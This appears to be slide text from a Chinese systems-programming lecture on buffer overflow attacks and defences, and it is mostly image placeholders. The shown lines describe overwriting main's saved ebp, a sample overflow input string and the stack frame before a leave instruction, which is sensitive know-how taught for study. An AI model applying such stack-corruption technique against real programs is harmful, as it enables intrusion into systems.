



#### 《计算机系统基础 (四):编程与调试实践》





缓冲区溢出攻击 缓冲区溢出防范



























#### 调试a1后,修改main的ebp值







char code[]= "0123456789abcdef";












执行outputs中leave指令前的栈帧结构



